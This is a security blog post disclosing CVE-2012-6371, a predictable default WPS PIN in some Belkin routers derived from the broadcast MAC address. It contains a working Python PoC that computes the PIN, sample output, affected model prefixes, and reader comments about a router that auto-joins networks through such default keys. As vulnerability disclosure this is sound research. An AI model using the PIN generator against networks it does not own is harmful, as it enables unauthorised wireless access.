Computer issues...

::...some people write poetry, others code =) ...::
.....Computers,CTFs, programming , bugs and other stuff.

CVE-2012-6371 – Insecure default WPS pin in some Belkin wireless routers

Viernes, 14 de diciembre de 2012 superdudu Dejar un comentario Ir a comentarios

Background

After of the reading of CVE-2012-4366 where a German security researcher showed like an attacker could sniff beacons finding out MAC address of the router, so we would be able to generate this passphrase through of a static substitution table.On the other way, I have not seen this substitution table anywhere so I decided to attempt with another idea for avoiding brute force and it worked! So I asked for a CVE number and here it is : CVE-2012-6371

Moreover we can read his words about last vulnerability (CVE-2012-4366) :


> However, in the case of Belkin the default password is calculated solely based on the mac address of the device. Since the mac address is broadcasted with the beacon frames sent out by the device, a wireless attacker can calculate the default passphrase and then connect to the

wireless network.

Each of the eight characters of the default passphrase are created by substituting a corresponding hex-digit of the wan mac address using a static substitution table. Since the wan mac address is the wlan mac address + one or two (depending on the model), a wireless attacker can easily guess the wan mac address of the device and thus calculate the default WPA2 passphrase.

Moreover, the default WPA2-PSK passphrase solely consists of 8 hexadecimal digits, which means that the entropy is limited to only 32 bits (or 33 bits since some models use uppercase hex digits). After sniffing one successful association of a client to the wireless network, an attacker can carry out an offline brute-force attack to crack the password. The program oclhashcat-plus can try 131,000 passwords per second on one high end GPU (AMD Radeon hd7970)

However, we can use another work of a Chinese guy who discovered a nice trick with the WPS pins. So we can generate WPS pins for BELKIN routers. For example,



We know that MAC address is public, so we can extract the WPS pin by default using the last 6 digits of MAC address following this step:

```
# python WPSpin.py 51990C
[+] WPS pin is : 53475961
```

Probably most of those routers could be vulnerables as well and other manufacturers.So stay tunned!

At this moment only this version is vulnerable Model : F9K1104v1

UPDATED: (June 2013)

```
Belkin_N+_XXXXXX   00:22:75:XX:XX:XX    F5D8235-4 v1000
belkin.XXX         00:1C:DF:XX:XX:XX    F5D8231-4 v5000
belkin.XXX         09:86:3B:XX:XX:XX    F9K1104   v1000
```

Proof of concept

Here we have a simple PoC with a script in Python:

```
'''
Created on Dec 9, 2012

@author       : e.novellalorente@student.ru.nl
Original work : ZhaoChunsheng 04/07/2012

'''

import sys

VERSION    = 0
SUBVERSION = 2

def usage():
    print "[+] WPSpin %d.%d " % (VERSION, SUBVERSION)
    print "[*] Usage : python WPSpin.py 123456"
    sys.exit(0)

def wps_pin_checksum(pin):
    accum = 0

    while(pin):
        accum += 3 * (pin % 10)
        pin /= 10
        accum += pin % 10
        pin /= 10
    return  (10 - accum % 10) % 10

try:
    if (len(sys.argv[1]) == 6):
        p = int(sys.argv[1] , 16) % 10000000
        print "[+] WPS pin is : %07d%d" % (p, wps_pin_checksum(p))
    else:
        usage()
except Exception:
    usage()
```

References:

Links pointing here about that vulnerability:

http://www.cvedetails.com/cve/CVE-2012-6371/

http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-6371

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-6371

http://www.security-database.com/detail.php?alert=CVE-2012-6371

http://cxsecurity.com/cveshow/CVE-2012-6371

http://brenan.co/blog/2012/12/31/cve-2012-6371-n900_wireless_router/

http://scapsync.com/cve/CVE-2012-6371?version=21c48903fce39af9584a973849c2a20e

http://www.websecuritywatch.com/belkin-n900-f9k1104v1-insecure-wps-pin/

Spanish language:

http://www.redeszone.net/2013/01/27/belkin-n900-f9k1104v1-se-puede-hackear-la-red-inalambrica-a-traves-del-wps/

https://sgsi.inteco.es/vulnDetail/Current_News/Vulnerabilities_1/detail_vulnerability/CVE-2012-6371

http://foro.elhacker.net/noticias/belkin_n900_f9k1104v1_se_puede_hackear_la_red_inalambrica_a_traves_del_wps-t381786.0.html

Categories: Wireless Tags:
Comentarios (3) Referencias (3) Dejar un comentario Referencia

1. makefu
   Domingo, 26 de mayo de 2013 a las 13:03 | #1
   Responder | Citar

   First and foremost: Thank you for your great work!

   I am a security enthausiast from Germany and just recently held a talk about the “Heckenkrebs”, an autoconnecting OpenWRT router. (http://www.linuxtag.org/2013/de/program/samstag-25-mai-

2013.html?eventid=405).

The main idea is to exploit know default settings in wlan-routers to gain quick
access to ‘protected’ networks like the Easybox-hack from wotan dot cc . While looking for more low hanging fruits in the wifi world i stumbled upon your research.

Due to the lack of resources (mainly disk space) on the WR703 Router i implemented your Proof Of Concept Code in posix shell (https://github.com/krebscode/minikrebs/blob/master/traits/network/autoconnect/files/usr/lib/autowifi/plugins/11belkin_wps).

I would love to see other manufacturers using the same ‘technique’ as belkin to
preconfigure their network appliances 😀

Enjoy,

makefu

2. superdudu
Martes, 11 de junio de 2013 a las 15:03 | #2
Responder | Citar

Hi,

first of all, thanks for your feedback! secondly, I read your script and just that: “# Calculates the default WPS pin of Belkin Routers and returns the WPA key” . I can imagine that your “try_wps_pin” is returning a WPA key when you enter a right valid, isn’t it? If so, that’s right. Otherwise you just got a possible right WPS PIN.

Probably, this algorithm is being used for many vendors. Even other different algorithms but not much different to that.

By the way, Easybox-hack is pretty identical to our Arcadyan routers in Spain, around of 2 or 3 years ago:
http://foro.seguridadwireless.net/desarrollo-112/wlan4xx-algoritmo-routers-yacom/
There you can have a look at “piece of firmware code” pretty weird found in an update of firmware. Afterwards, we found almost the same algorithm in internet (Possibly the same that EasyBox uses now), in this website:
http://www.patentstorm.us/applications/20080285498/description.html

Nowadays I am not using much OpenWRT for playing :D, but I’d like to check out your code.

Cheers.

3. makefu
   Miércoles, 26 de junio de 2013 a las 08:27 | #3
   Responder | Citar

   @superdudu
   Hi,

   it is correct, that the script in the end will return the complete WPA password from the WPS PIN. We are using wpa_supplicant to perform the wpa handshake, in the end the configuration of wpa_supplicant will contain the WPA key.

   Implementing the keygen for Arcadyan routers is currently in my pipe, as well as the Alicebox/Siemens keygen (http://www.wardriving-forum.de/forum/f275/standard-wlanpassw%F6rter-von-alice-boxen-70287.html)

   In the last weeks we pulled out the autowifi script code into a modular and generic software which works on every system with a posix shell and wpa_supplicant: https://github.com/krebscode/autowifi

   All scripts can also be run stand alone without OpenWRT, only a current Linux is required.

   Thanks again for your Work,

   makefu

1. Domingo, 27 de enero de 2013 a las 10:00 | #1
   Belkin N900 F9K1104v1: Se puede hackear la red inalámbrica a través del WPS
2. Jueves, 28 de febrero de 2013 a las 13:53 | #2
   Belkin N900 F9K1104v1 Insecure WPS pin | Web Security Watch
3. Lunes, 29 de julio de 2013 a las 19:21 | #3
   Computer issues… » CrackWPA: Breaking Belkin WPA passphrases by bruteforce (oclHashcat)

Nombre (requerido)

e-Mail (no será publicado) (requerido)

Sitio web

Suscribirse a los comentarios

Publicar comentario

Show me what you are not a r0b0t! :) *

− 3 = cuatro

Maximum 2 links per comment. Do not use BBCode.

SQLi I : SQLmap & Tor (I) HackYou CTF : Packets100-Packets200

RSS

Twitter

Worldmap

Visitors:

- Contacto: **ednolo**
- Actualizado: **mayo 10, 2015**
- Visitas totales: **215,545**
- Últimas 24 horas: **250**

Buscar: Buscar

Ultimas entradas en el blog

- Hacking again Pirelli routers: ADB Pirelli P.DG A4000N deployed by MEO Portugal
- CVE-2015-0558: Reverse-engineering the default WPA key generation algorithm for Pirelli routers in Argentina
- Installing UrJTAG and Altera USB blaster JTAG on Linux Ubuntu 12.04
- Arcadyan routers used by Vodafone in Spain are also vulnerables
- Compiling nmap 6.40 on Ubuntu 12.04.3
- RTL2832U in Ubuntu 12.04.3 with kernel 3.8.0
- CrackWPA I : Breaking Belkin WPA passphrases by bruteforce (oclHashcat)
- Comtrends (I) ... Got shell?
- Running OclHashcat-plus with 2X hd7970

- SQLite injection: DEFCON 21 CTF Babyfirst.

Android

- Androcode.es
- Android API
- Android tools

Blogs

- Adeptus Mechanicus
- Blog VanHoef
- EternalTodo's blog
- La chistera blanca
- Mattandreko's website
- PenturaLabs
- s3cur1ty.de
- sch3m4

Certifications

- Certification test
- SANS courses

CheatSheets

- HTML5 Periodic Table
- SQLinjection I websec
- SQLinjection II Pentestmonkeys

CONgresos

- /Rooted CON
- BruCON
- CCC
- No cON Name
- OHM2013

Cryptography

- the matasano crypto challenges

CTF

- Eindbazen
- fail0verflow
- FluxFingers
- Int3pids
- m4g1c5t0rm CTFs
- More Smoked Leet Chicken
- Neobits
- PainSec
- Pentsec
- Pepelux
- Plaid Parliament of Pwning (PPP)
- pwntester
- Ringzer0team Challenges
- squareroots
- sysexit
- TestPurposes

exploiting

- FunOverIp
- FuzzySecurity_Exploitation_Tutorials
- it-sec catalog
- Spring 2014 Lectures & Videos

GPU-world

- Bitweasil's website-CryptoHaze
- Digininja's website – Pipal
- Hash Krackin
- iphelix's website-PACK
- korelogic
- m3g9tr0n
- Ob-security-d3ad0ne's website
- OclHashcat
- Pur3_h4t3's website

Hardware hacking

- A little bit of everything. J. Michel
- Danielbuentell0
- goodFET
- hextechsecurity_Jeremy
- ramtin-amin.fr
- reenignE

- TravisGoodspeed Blog

NFC

- libNFC
- Mifare proxmark commands
- Proxmark3 Wiki
- Roel verdult
- Timo Kasper (Chameleon)

Pentesters

- #devconsole
- cyberis
- FunOverIp
- infosecs
- milo2012
- pentesticles
- pentestn00b

Python

- Chilkat API
- Python RE'ing
- Python-tools for pentesters
- SANS-Course for pentesters

Reversing

- 48bits
- Braindump_sviehb
- Bunniestudios
- Challenges of Reversing
- Crackmes.de
- devtty0
- FunOverIp
- it-sec catalog Malware
- Joxean Koret
- radare
- reenignE
- ReverseMode
- TravisGoodspeed Blog
- Warker reverse engineering
- zcutlib Shadowfile

routers

- blog.hajma.cz
- Huawei EchoLife HG553
- huaweihg612hacking
- Warker reverse engineering

smartcards

- A little bit of everything. J. Michel
- Digital Security Nijmegen(Radboud)
- FuzzySecurity_Exploitation_Tutorials
- Gerhard de koninggans
- Proxclone
- Proxmark3
- Roel verdult
- Timo Kasper (Chameleon)

VulnerablesByDesign

- Exploit exercises
- Penetration testing Practice Lab
- PenterLab Exercises
- Ringzer0team Challenges
- the matasano crypto challenges
- Vulnerable by design 1
- Vulnerables web applications
- VulnHub

Webs

- #devconsole
- Adeptus Mechanicus
- BackTrack Linux
- Chema Alonso "El maligno"
- Digininja
- Flinkd!
- Flu Project
- g0tmi1k
- GSIC
- hashcat
- Hood3dRob1n's website
- Pentester.es
- PenturaLabs

- Quarkslab
- s3cur1ty.de
- Security By Default
- Security et alii
- Seguridadwireless
- TheHackerWay
- WiFiSlaX
- WifiWay

Wireless

- Blog VanHoef
- Raul Siles tools' Recopilation

Categorías

- Bruteforce
- Conferencia
- Cryptography
- exploiting
- Hacking
- JTAGing
- Linux
- Networking
- Pentest
- PoC
- privilege escalation
- Programming
- Python
- Reversing
- security
- SQLinjection
- Uncategorized
- usb-boot
- Wargame-CTF
- Wireless

Nube de tags

Bruteforce Conferencia Cryptography exploiting Hacking JTAGing Linux Networking Pentest PoC privilege escalation Programming Python Reversing security SQLinjection Uncategorized usb-boot

Wargame-CTF Wireless

Categories

- Bruteforce
- Conferencia
- Cryptography
- Hacking
- JTAGing
- Linux
- Networking
- Pentest
- PoC
- Programming
- Python
- Reversing
- security
- SQLinjection
- Uncategorized
- usb-boot
- Wargame-CTF
- Wireless

Blogroll

- /Rooted CON
- #devconsole
- 48bits
- A little bit of everything. J. Michel
- Adeptus Mechanicus
- Androcode.es
- Android API
- Android tools
- BackTrack Linux
- Bitweasil's website-CryptoHaze
- Blog VanHoef
- blog.hajma.cz
- Braindump_sviehb
- BruCON
- Bunniestudios
- CCC
- Certification test
- Challenges of Reversing

- Chema Alonso "El maligno"
- Chilkat API
- Crackmes.de
- cyberis
- Danielbuentell0
- devtty0
- Digininja
- Digininja's website – Pipal
- Digital Security Nijmegen(Radboud)
- Eindbazen
- EternalTodo's blog
- Exploit exercises
- fail0verflow
- Flinkd!
- Flu Project
- FluxFingers
- FunOverIp
- FuzzySecurity_Exploitation_Tutorials
- g0tmi1k
- Gerhard de koninggans
- goodFET
- GSIC
- Hash Krackin
- hashcat
- hextechsecurity_Jeremy
- Hood3dRob1n's website
- HTML5 Periodic Table
- Huawei EchoLife HG553
- huaweihg612hacking
- infosecs
- Int3pids
- iphelix's website-PACK
- it-sec catalog
- it-sec catalog Malware
- Joxean Koret
- korelogic
- La chistera blanca
- libNFC
- m3g9tr0n
- m4g1c5t0rm CTFs
- Mattandreko's website
- Mifare proxmark commands
- milo2012
- More Smoked Leet Chicken

- Neobits
- No cON Name
- Ob-security-d3ad0ne's website
- OclHashcat
- OHM2013
- PainSec
- Penetration testing Practice Lab
- PenterLab Exercises
- Pentester.es
- pentesticles
- pentestn00b
- Pentsec
- PenturaLabs
- Pepelux
- Plaid Parliament of Pwning (PPP)
- Proxclone
- Proxmark3
- Proxmark3 Wiki
- Pur3_h4t3's website
- pwntester
- Python RE'ing
- Python-tools for pentesters
- Quarkslab
- radare
- ramtin-amin.fr
- Raul Siles tools' Recopilation
- reenignE
- ReverseMode
- Ringzer0team Challenges
- Roel verdult
- s3cur1ty.de
- SANS courses
- SANS-Course for pentesters
- sch3m4
- Security By Default
- Security et alii
- Seguridadwireless
- Spring 2014 Lectures & Videos
- SQLinjection I websec
- SQLinjection II Pentestmonkeys
- squareroots
- sysexit
- TestPurposes
- the matasano crypto challenges

- TheHackerWay
- Timo Kasper (Chameleon)
- TravisGoodspeed Blog
- Vulnerable by design 1
- Vulnerables web applications
- VulnHub
- Warker reverse engineering
- WiFiSlaX
- WifiWay
- zcutlib Shadowfile

Archives

- mayo 2015
- enero 2015
- junio 2014
- febrero 2014
- diciembre 2013
- julio 2013
- junio 2013
- febrero 2013
- diciembre 2012
- octubre 2012
- agosto 2012
- junio 2012
- mayo 2012
- abril 2012
- marzo 2012
- febrero 2012
- enero 2012
- octubre 2011
- septiembre 2011
- agosto 2011
- julio 2011
- junio 2011
- mayo 2011
- abril 2011

Meta

- Acceder

Arriba WordPress